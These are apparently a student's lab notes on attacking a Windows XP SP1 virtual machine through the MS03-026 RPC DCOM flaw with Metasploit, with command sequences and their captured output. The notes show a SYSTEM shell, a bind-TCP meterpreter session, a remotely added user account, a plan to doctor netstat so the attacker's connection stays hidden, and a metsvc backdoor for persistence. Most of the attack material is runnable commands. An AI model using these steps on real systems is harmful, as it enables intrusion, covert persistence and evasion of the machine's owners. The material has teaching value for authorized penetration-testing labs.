Nessus 2nd :

Attacker should be ping the victim he might not be in same network , even if attacker is in 1 n/w and victim in 80 n/w then also he can ping but there will be no ack from victim side .

Drawback of exploit code in nessus :

1> No authorised source code
2> Cmd promt was running as system user
3> Reboot prompt appearing


Switch to metasploit: because it is reputed and cant be misused , earlier we used source code from internet which might contain malicious content .

What to do next using vulnerability is known as payload , these are vulneb , they are like weapons .

1st Problem and 3rd problem solved as metaspoilt didn't crashed the machine and no reboot prompt has appeared:


KALI: Metaspoilt framework

root#msfconsole
msf5 > search MS03-026



```
msf6 > search MS03-026

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/dcerpc/ms03_026_dcom  2003-07-16       great  Yes    MS03-026 Micr
osoft RPC DCOM Interface Overflow
```

msf5>use exploit/windows/dcerpc/ms03_026_dcom
msf5 (path)>show payloads
msf5 (path)>set payload (2*TAB)


kal yug - VMware Workstation
File Edit View VM Tabs Help
Client
SC
WIN XP SP1
kal yug
root@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
10:48 AM
7/10/2023

```
set payload generic/tight_loop
set payload windows/adduser
set payload windows/custom/bind_hidden_ipknock_tcp
set payload windows/custom/bind_hidden_tcp
set payload windows/custom/bind_ipv6_tcp
set payload windows/custom/bind_ipv6_tcp_uuid
set payload windows/custom/bind_named_pipe
set payload windows/custom/bind_nonx_tcp
set payload windows/custom/bind_tcp
set payload windows/custom/bind_tcp_rc4
set payload windows/custom/bind_tcp_uuid
set payload windows/custom/reverse_hop_http
set payload windows/custom/reverse_http
set payload windows/custom/reverse_http_proxy_pstore
set payload windows/custom/reverse_https
--More--
```


Less and more command ***enter : line by line , space : page by page***

msf5 (path)>set payload windows/shell/bind_tcp

msf5 (path)>show options

msf5 (path)> set RHOST ip of win

msf5 (path)> show options




```
                                             cess, none)
   LPORT    4444              yes          The listen port
   RHOST    192.168.80.140    no           The target address


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal



View the full module info with the info, or info -d command.

msf6 exploit(windows/dcerpc/ms03_026_dcom) > 
```

kal yug - VMware Workstation
File Edit View VM Tabs Help
Client
SC
WIN XP SP1
kal yug
1:32
root@kali: ~
File Actions Edit View Help
Screenshot taken
View image
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
11:02 AM
7/10/2023

msf5 (path)> exploit

msf5 (path)> exit




```
[*] 192.168.80.140:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Universal ...
[*] 192.168.80.140:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tc
p:192.168.80.140[135] ...
[*] 192.168.80.140:135 - Calling DCOM RPC with payload (1648 bytes) ...
[*] Started bind TCP handler against 192.168.80.140:4444
[*] Sending stage (240 bytes) to 192.168.80.140
[*] Command shell session 1 opened (192.168.80.128:35907 → 192.168.80.140:4444) at 2023
-07-10 01:33:03 -0400


Shell Banner:
Microsoft Windows XP [Version 5.1.2600]
-----


C:\WINDOWS\system32>
```

kal yug - VMware Workstation
File Edit View VM Tabs Help
Client
SC
WIN XP SP1
kal yug
1:33
root@kali: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
11:03 AM
7/10/2023


2nd Problem : Command prompt running as system user

Refernece : on win xpsp1 Comp mgmt (local)




Name	Full Name	Description
Administrator		Built-in account for administering th
Guest		Built-in account for guest access to
HelpAssistant	Remote Desktop Help Assi...	Account for Providing Remote Assis
SUPPORT_38...	CN=Microsoft Corporation...	This is a vendor's account for the H

msf5 (path)>set payload windows/adduser
msf5 (path)>show options



```
   USER     metasploit      yes      The username to create
   WMIC     false           yes      Use WMIC on the target to resolve administrato
                                     rs group


Exploit target:

   Id  Name
   --  ----
   0   Windows NT SP3-6a/2000/XP/2003 Universal


View the full module info with the info, or info -d command.

msf6 exploit(windows/dcerpc/ms03_026_dcom) > 
```

msf5 (path)>set USER *name*




```
View the full module info with the info, o

msf6 exploit(windows/dcerpc/ms03_026_dcom)
> set USER omkar
USER => omkar
```

msf5 (path)>show options

Change pwd of user and meet password requirements of windows then only shell will be accessed
msf5 (path)>set RHOST *ip of win*
msf5 (path)>exploit


No shell appeared , we have just created the user , it can be verified by seeing the local group policy of windows .



```
View the full module info with the info, or
 info -d command.

msf6 exploit(windows/dcerpc/ms03_026_dcom) > set RHOST 192.168.80.140
RHOST ⇒ 192.168.80.140
msf6 exploit(windows/dcerpc/ms03_026_dcom) > exploit

[*] 192.168.80.140:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Universal ...
[*] 192.168.80.140:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tc
p:192.168.80.140[135] ...
[*] 192.168.80.140:135 - Calling DCOM RPC with payload (1648 bytes) ...
[*] Exploit completed, but no session was created.
msf6 exploit(windows/dcerpc/ms03_026_dcom) >
```

kal yug - VMware Workstation
File Edit View VM Tabs Help
Client
SC
WIN XP SP1
kal yug
root@kali: ~
File Actions Edit View Help
4:37
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Type here to search
2:07 PM
7/10/2023

Remotely created user :




Other payload :

Meter preter payload :

Meterpreter is a Metasploit attack payload that provides an interactive shell to the attacker from which to explore the target machine and execute code. And limited footprint of attacker are present

For meterpreter we need kali 2019

msf5 (path)>set payload winodws/meterpreter/bind_tcp
msf5 (path)>show options
msf5 (path)>exploit
meterpreter>sysinfo



```
msf5 exploit(windows/dcerpc/ms03_026_dcom) > set RHOST 192.168.80.140
RHOST => 192.168.80.140
msf5 exploit(windows/dcerpc/ms03_026_dcom) > exploit

[*] 192.168.80.140:135 - Trying target Windows NT SP3-6a/2000/XP/2003 Universal..
[*] 192.168.80.140:135 - Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncac
..
[*] 192.168.80.140:135 - Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_
[*] 192.168.80.140:135 - Sending exploit ...
[*] Started bind TCP handler against 192.168.80.140:4444
[*] Sending stage (179779 bytes) to 192.168.80.140
[*] Meterpreter session 1 opened (192.168.80.142:42931 -> 192.168.80.140:4444) at

meterpreter > sysinfo
Computer        : OMG
OS              : Windows XP (Build 2600, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : MSHOME
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

f
we do ss-ant at victim our connection will be visible so to avoid that we can clone the netstat and rewrite the code with if condition in which stating our ip not to show hence our connection will not be shown .
netstat exploit code


Hacking community use 1337 port , it's a hype among them which attacker open in victim to show his elite class .

Creating backdoor :

After logging into the target system, one way to maintain persistence is to use the metsvc service. With this service, you can re-login Meterpreter whenever you want. Anyone who finds the corresponding port of the computer where you place this service can use this backdoor. You should cancel it after using it during the pentest

process, otherwise, you will make the system open to malicious people. This will not please the system owners.

